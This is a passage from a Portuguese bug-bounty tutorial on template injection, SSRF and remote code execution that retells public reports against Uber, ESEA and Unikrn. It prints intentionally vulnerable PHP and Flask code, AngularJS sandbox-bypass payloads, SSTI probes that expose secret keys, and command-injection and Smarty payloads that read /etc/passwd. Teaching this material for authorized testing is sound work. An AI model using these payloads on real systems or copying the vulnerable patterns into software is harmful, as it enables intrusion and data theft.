
# Template Injection

## O que é:

Esta falha pode acontecer tanto do lado servidor quando do lado cliente, em ambos os lados isto é causado por uma falta de sanitização dos inputs do usuário.

Como vocês devem ter percebido a maior partes das falhas se dão nas entradas do usuário, então fica mais que claro que o desenvolvedor deve sanitizá-las ao máximo, tanto no lado cliente como no lado servidor.

## Template Engine:



Fonte: <https://dkrn4sk0rn31v.cloudfront.net/2019/12/12151141/template-engine.png>

Não há como falar sobre template injection sem entender o que é um template, e seu engine então vamos lá!

Quando se faz a criação de sites um pouco mais complexos, há a necessidade de integrar dados há página HTML, sejam estes vindos de uma A.P.I ou do banco de dados, e organizar este conteúdo com regras de negócio como ifs e elses se torna muito complicado dificultando até a leitura do código; é neste contexto que entram os template engines ou view engines, eles são métodos que facilitam a criação destas páginas.

Este é um exemplo de um código que verifica se o usuário esta logado e gera uma página com o nome dele:

```
<?php if ($usuario->logado()): ?>
Bem vindo, <strong><?= $usuario->nome; ?></strong>
<?php endif; ?>
```

Como é percebido este código está difícil de ser lido, então vou implementar o template engine Blade específico para php.

```
@if ($usuario->logado())
Bem vindo, <strong>{{ $usuario->nome }}</strong>
@endif
```

percebe-se que o código ficou mais legível e fácil de manipular.

Cada linguagem de programação tem seus templates engines, por exemplo python tem o Jinja, nodejs tem o Jade e ruby tem o Haml.

## Funcionamento técnico:

### Server-Side:

Esta injection, como as outras, funciona quando o atacante envia dados sensíveis e o servidor os anexa à página sem uma devida sanitização.


Vou dar um exemplo usando Flask/Jinja:

```
@app.errorhandler(404)
def page_not_found(e):
    template = '''{% extends "layout.html" %}
    {% block body %}
    <div class="center-content error">
        <h1>Oops! That page doesn't exist.</h1>
        <h3>%s</h3>
    </div>
    {% endblock %}
    ''' % (request.url)
    return render_template_string(template), 404
```

Fonte: <https://nvisium.com/blog/2016/03/09/exploring-ssti-in-flask-jinja2>

Explicarei o máximo possível deste código sem me aprofundar muito à ele, inicialmente é criada uma página na função `page_not_found` ela é responsável por avisar quando, adivinhem, uma página não é encontrada; para isto é criada uma variável chamada `template` a qual tem o valor de um código jinja, ele usa uma combinação de chaves porcentos e hashes para diferenciar código python de código HTML.

Esta página contém em uma string chamada `request.url` ela contém o nome da página que não foi encontrada.




Fonte: [https://nvisium.com/articles/2016/2016-03-09-exploring-ssti-in-flask-jinja2/ssti\\_flask\\_1.png](https://nvisium.com/articles/2016/2016-03-09-exploring-ssti-in-flask-jinja2/ssti_flask_1.png)

Um atacante esperto tentaria de imediato injetar um código javascript no final da url para tentar gerar um XSS e de fato ele conseguiria, este será o foco do próximo tópico, primeiro vamos entender como este modelo pode causar problemas no lado servidor.

O atacante para verificar a se esta página é vulnerável a SSTI pode injetar um código simples como `{{7+7}}`, as chaves duplas indicam que o código deve ser analisado como python, caso o servidor retorne o resultado da soma entende-se que o mesmo está tratando os dados de maneira errada, logo ele está vulnerável.

Agora precisamos identificar até onde esta vulnerabilidade se estende e o que pode ser feito, com python use funções como o `dir()`, `locals()` ou `help` para medir isto, elas nos dão informações sobre atributos e o que eles podem chamar, use e abuse da documentação para entendê-las.

Neste caso o atacante inseriu `{{config.items()}}` esta função mostra todos as configurações do servidor desde a conexão com o banco de dados até as `SECRET_KEYS`.



Fonte: [https://nvisium.com/articles/2016/2016-03-09-exploring-ssti-in-flask-jinja2/ssti\\_flask\\_4.png](https://nvisium.com/articles/2016/2016-03-09-exploring-ssti-in-flask-jinja2/ssti_flask_4.png)

## Client-Side:

O template engine mais comum no client-side é o framework angularJS ele é usado para a criação e execução de aplicações single-page.

Este framework renderiza os modelos em tela e caso uma injeção, contendo conteúdo malicioso, for incorporada à página pode-se gerar, por exemplo, um XSS.

```
<html>
  <body>
    <p>
      <?php
        $q = $_GET['q'];
        echo htmlspecialchars($q, ENT_QUOTES);
      ?>
    </p>
  </body>
</html>
```

O exemplo acima é um código básico em php, ele não é vulnerável a xss

```
<html ng-app>
  <head>
    <script
src="https://ajax.googleapis.com/ajax/libs/angularjs/1.4.7/angular.js"></scri
pt>
  </head>
  <body>
    <p>
      <?php
        $q = $_GET['q'];
        echo htmlspecialchars($q, ENT_QUOTES);?>
    </p>
  </body>
</html>
```

O código acima é um exemplo da implementação do angularJs, isto pode ser visto pela request do script e pelo ng-app na tag html.

O interessante é que ao renderizar conteúdo, podemos injetar código js, como no python, dentro de chaves duplas {{}}.

Também deve-se freezezar que o próprio angular não permite que o usuário faça este tipo de injeção mas a cada nova atualização pesquisadores descobrem novos payloads que podem "bypassar" essa permissão da linguagem.

Esta é uma tabela contendo todos os bypass das versões do angular.

Versão	Bypass
1.0.1 - 1.1.5	constructor.constructor('alert(1)')()
1.2.0 - 1.2.18	a='constructor';b={};a.sub.call.call(b[a].getOwnPropertyDescriptor(b[a].getPrototypeOf(a.sub),a).value,0,'alert(1)')()
1.2.19 - 1.2.23	toString.constructor.prototype.toString=toSt ring.constructor.prototype.call;["a","alert(1)"].sort(toString.constructor);
1.2.24-1.2.26	{}[['__proto__']][ 'x' ]=constructor.getOwnPropertyDescriptor;g={}[['__proto__']][ 'x' ]; {}[['__proto__']][ 'y' ]=g(''.sub[['__proto__']], 'constructor'); {}[['__proto__']][ 'z' ]=constructor.defineProperty; d={}[['__proto__']][ 'z' ];d(''.sub[['__proto__']], 'constructor', {value:false}); {}[['__proto__']][ 'y' ].value('alert(1)')()
1.2.27- 1.2.29/1.3.0- 1.3.20	{}. "))) ; alert(1) //";

Versão	Bypass
1.4.0-1.4.5	<code>o={};l=o['__lookupGetter__'];(l=l)('event')().target.defaultView.location='javascript:alert(1)';</code>
1.4.5-1.5.8	<code>o={};l=o['__lookupGetter__'];(l=l)('event')().target.defaultView.location='javascript:alert(1)';</code>
<code>&gt;=1.6.0</code>	<code>constructor.constructor('alert(1)')()</code>

## Exemplo:

Em 2016 o Uber abriu seu programa público de bug bounty, e com ele liberou um artigo explicando todas as tecnologias usadas na construção de seus sites, este pode ser lido [aqui](#). Quando se trata de achar falhas é muito importante saber o que é usado tanto no lado servidor quanto no lado cliente, pois isto faz com que o pesquisador perca menos tempo tentando injetar payloads ineficientes.

Usando o artigo do Uber o pesquisador percebeu que o subdomínio <http://riders.uber.com> foi criado usando Node.js/Express + Backbone.js nenhum destes indicam uma potencial exploração de SSTI, mas os subdomínios <http://vault.uber.com> e <http://partners.uber.com> foram criados usando Flask/Jinja2.

Então o pesquisador pensou que mesmo que <http://riders.uber.com> não usasse Jinja ele poderia fornecer entrada para outros subdomínios. Então ele criou um perfil em riders com o nome `{{1 + 1}}` e percebeu que havia uma mudança no seu nome nos subdomínios vault e partners, os quais valiam 2, o mesmo também percebeu que ao receber um email informando a mudança de seu nome o email também o chamava de 2.

Orange, o hacker, tentou então, injetar um código python em seu nome igual a:

```
{% for c in [1,2,3]%}  
    {{c,c,c}}  
{% endfor%}
```

Este código gerava um nome igual a: 1,1,1,2,2,2,3,3,3

Isto foi percebido em vault e partners, logo Orange poderia injetar códigos python no servidor, o mesmo parou seu pentest aqui e não tentou fazer injeções mais perigosas pois poderia ferir as diretrizes do Uber.

A empresa o recompensou em um merecido bounty de \$10000. O report pode ser lido na íntegra [aqui](#).



## Como explorar:

Para usar o máximo que esta vulnerabilidade pode oferecer, tente descobrir as tecnologias usadas pelo seu alvo, para montar payloads eficientes.

Isto fica evidente no exemplo deste artigo, pois nele o pesquisador não viu nenhuma mudança no subdomínio que usava node.js/express/backbone.js

Uma injeção de `{{7+7}}` pode funcionar muito bem em um site criado com python, mas seria ineficiente em um site usando ruby, por exemplo, pois o mesmo só funciona com injeções deste tipo: `<%= 7 * 7 %>`, é interessante entender como a injeção esta sendo tratada, pois há casos em que o site pode retornar 14 para a soma anterior, e retornar 7777777 para uma multiplicação, o último caso ocorre pois o dado é tratado de forma diferente.

[Este repositório do github](#) mostra todos os possíveis payloads para todas as tecnologias de back e de front-end.

# Server Side Request Forgery

---

## O que é:

Como pode ser visto pelo nome esta falha é bem parecida com o CSRF, só que ela ocorre no outro lado.


Servidores geralmente necessitam de dados vindos de outros lugares, seja de banco de dados, api, ou até de aplicações externas, como o twitter para compartilhamento de links, entretanto temos um problema quando o mesmo permite que estes dados sejam solicitados sem nenhum controle.

## Funcionamento técnico:

Para abranger as coisas da melhor forma possível, dividirei esta falha em Blind e Normal SSRF.

### Normal SSRF:

Começarei esta explicação com uma imagem



Fonte: <https://www.netsparker.com/blog/web-security/server-side-request-forgery-vulnerability-ssrf/>

nela é visível que as aplicações dentro do lado servidor, como o banco de dados são protegidos pelo firewall, isto é feito para que ninguém de **fora da rede** acesse esses serviços, então o que o atacante faz? forja uma request, seja para o banco de dados ou para os próprios arquivos do sistema em nome do servidor.

Vou dar um exemplo, de um código php vulnerável.

```
<?php
/**
 *isset é usado para verificar se o parâmetro url foi passado
 *caso tenha sido, o bloco if é executado
 */
if (isset($_GET['url'])){
$url = $_GET['url'];

/**
 *aqui o arquivo cuja url foi passada no parâmetro é aberto e salvo em $image
 */
$image = fopen($url, 'rb');
```

```
/**
 * esta função é usada para setar headers na response.
 */
header("Content-Type: image/png");

/**
 * O valor é retornado para o usuário com fpassthru.
 */
fpassthru($image);}
```

Neste caso qualquer valor passado no parâmetro é aberto e mostrado para o usuário o atacante poderia então, acessar um arquivo como o `/etc/passwd` ele contém senhas criptografadas usadas pelos usuários do sistema, o mesmo poderia também baixar arquivos no servidor e até upar arquivos usando o `ftp://`.

Como pode ser visto no código php, o conteúdo do arquivo é retornado para o usuário, com isso o mesmo pode analisar quaisquer arquivos do servidor.

## Blind SSRF:

Bom, como devem imaginar este caso ocorre quando o atacante não tem o retorno dos dados do servidor, ele costuma ocorrer muito no cabeçalho `Referer` já que alguns servidores costumam fazer requests para o valor deste cabeçalho, para identificar esta falha crie um servidor Web e analise se ao mandar a request para o servidor alvo você receberá uma em seu servidor.

Mesmo que não consiga ter o retorno dos dados, fique atento a outras falhas que podem ocorrer; tente enviar códigos que analisem vulnerabilidades no servidor ou em sistemas do back-end.

## Exemplo:

Em 2016, Brett encontrou uma falha SSRF no servidor da ESEA, a E-Sports Entertainment Association, para achá-la ele pesquisou por site: `https://play.esea.net/ ext:php` no google, isto retorna todas as páginas de `play.esea` com a extensão `php`, ele então encontrou o seguinte link `https://play.esea.net/global/media_preview.php?url=` o mesmo percebeu que o site usava o parâmetro `'url'` para renderizar dados vindos de outros locais. O pesquisador tentou fornecer `http://ziot.org` como parâmetro mas o site só aceitava endereços com `.png` no nome, então Brett forneceu a seguinte url: `http://ziot.org/?1.png` assim, ele passaria o filtro usando `1.png` como parâmetro para seu site, isto funcionou e o site renderizou o conteúdo da página `"ziot.org"`. O mesmo recebeu \$1000 por seu bug, e o artigo pode ser lido [aqui](#).

## Como explorar:

Explorar esta falha não é tão difícil, analise quando o servidor está renderizando, redirecionando, ou adquirindo dados de outros lugares, descoberto isto, tente acessar dados do servidor **mas tome cuidado, caso esteja fazendo bug bounty leia o escopo e veja se ele permite o acesso a arquivos do mesmo, não hesite em entrar em contato para perguntar isso.**

Caso não consiga executar comandos do lado servidor, tente atrelá-la a outras falhas client-side, por exemplo, caso um site faça uma request na url e a anexe a página tente substituir aquele valor por uma imagem contendo um XSS, ou por um site com XSS.

Não se esqueça de ficar atento a possíveis Blind SSRF, como será mostrado na falha XXE é possível passar dados confidenciais para um servidor externo sobre controle do atacante.

É interessante freezar que esta falha pode ser usada para enumerar os hosts dentro de uma rede ou ser usada para se fazer um port scanning nela.

# Remote Code Execution

---

## O que é:

RCE ocorre quando o atacante consegue injetar ou executar código malicioso no servidor, podendo no melhor dos casos, levar a uma escalção de privilégios e por fim, à um completo domínio dele.

## Funcionamento técnico:

Há basicamente dois modos de explorar esta falha, o primeiro é executando comandos shell no lado servidor, e o segundo é executando funções ou comandos na linguagem de programação usada.

### Executando comando shell:

Vamos imaginar que um site use esse código php para verificação do ping:

```
<?php
$domain = $_GET[domain];
echo shell_exec("ping -c 1 $domain");
```

Aqui, o servidor pega o valor injetado no parâmetro domain e usa-o para executar o comando shell, ping, e por fim mostra o resultado ao usuário.

Caso o atacante injete `www.<example>.com?domain=google.com;id`, o servidor executaria o seguinte comando: `ping -c1 google.com;id` o ponto e vírgula indica o fim de um comando e o começo de outro, ao fazer isto o hacker poderia acessar o grupo no qual o usuário do servidor está.

O mesmo também poderia ler o famigerado arquivo `/etc/passwd` para isto, injetaria: `www.<example>.com?domain=google.com;cat /etc/passwd`; ele também pode modificar arquivos, baixar arquivos e etc.

Percebe-se que dependendo de como o servidor esteja configurado, esta falha pode levar à um total domínio do mesmo.

### Executando funções:

Neste caso o atacante não executa comandos shell, mas chama os usados na linguagem de desenvolvimento, para este exemplo usarei o php, mas a falha pode ocorrer em qualquer linguagem.

```
<?php
$action = $_GET['action'];
$id = $_GET['id'];
echo call_user_func($action, $id);
```

No código acima são passados, por meio de parâmetros, qual função deve ser executada e seus respectivos argumentos, logo o atacante pode se aproveitar de qualquer função que a linguagem disponha.

É interessante notar que neste caso o atacante, ao invés de injetar comandos shell diretamente, injeta funções que serão executadas, elas podem ser desde comandos php normais até comandos php que executam comandos shell.


Pode-se injetar a seguinte url

maliciosa: `www.<example>.com?action=file_get_contents&id=/etc/passwd`, assim será executado: `file_get_contents(/etc/passwd)`; o atacante também pode requerir informações do servidor ao chamar a função `phpinfo`, como nesta url: `www.<example>.com?action=phpinfo&id=`




## Exemplo:


Em 2017 o hacker yaworsk encontrou um RCE no site da empresa Unikrn, ao acessar o site da empresa o pesquisador percebeu que o mesmo usava AngularJs e ficou atento para possíveis ataques de Template Injection, ele pesquisou pelo site mas não encontrou nenhum possível vetor de ataque, até que percebeu uma função que permitia o convite de amigos para a plataforma, yaworsk resolveu testar essa funcionalidade e injetou o seguinte código: `{{7*7}}`, ele recebeu um email igual este:



Pronto! foi achado um template injection, mas o pesquisador não se contentou com isto, ele tentou recuperar a versão do Smarty, um template engine php, com o seguinte código: `{self::getStreamVariable("file:///proc/self/loginuid")}`, foi retornado o seguinte email:



Como pode-ser ver foi retornado o número da versão do php usado, mas yaworsk queria o arquivo `/etc/passwd`, para isto injetou `{php}$s=file_get_contents('/etc/passwd');var_dump($s);/php}`, entretanto para sua surpresa nada foi retornado, isto ocorreu pois o valor retornado era muito grande, logo o servidor preferiu não retornar um valor vazio. O pesquisador então, resolveu limitar a quantidade de caracteres retornados injetando: `{php}$s=file_get_contents('/etc/passwd',NULL,NULL,0,100);var_dump($s);/php}`, isto retornou o esperado.



O pesquisador recebeu \$400 por esta falha o report pode ser lido por completo [aqui](#), mas não fique surpreso esta vulnerabilidade costuma ser muito bem recompensada, entretanto, esse programa de bug bounty em específico pagava pouco.

## Como explorar:

Na maioria das vezes esta falha pode ser encontrada em uploads de arquivos, pois ao bypassá-lo você pode injetar uma página php com um código de shell execution, e acessá-la para passar comandos, portanto fique atento a eles.

Também é interessante notar que os programas de bug bounty costumam ter o escopo limitado para esta falha, logo não saia acessando quaisquer arquivos do mesmo, pois isto pode resultar em um não pagamento do bounty.

Caso não esteja familiarizado com Privilege escalation a consulta id dirá o quão vulnerável a aplicação está, logo ao encontrar um RCE execute este comando ou o phpinfo.

Também fique atento a possíveis parâmetros que possam estar ligados a comandos shell, ou à chamada indiscriminada de funções.

# Race Condition

## O que é:

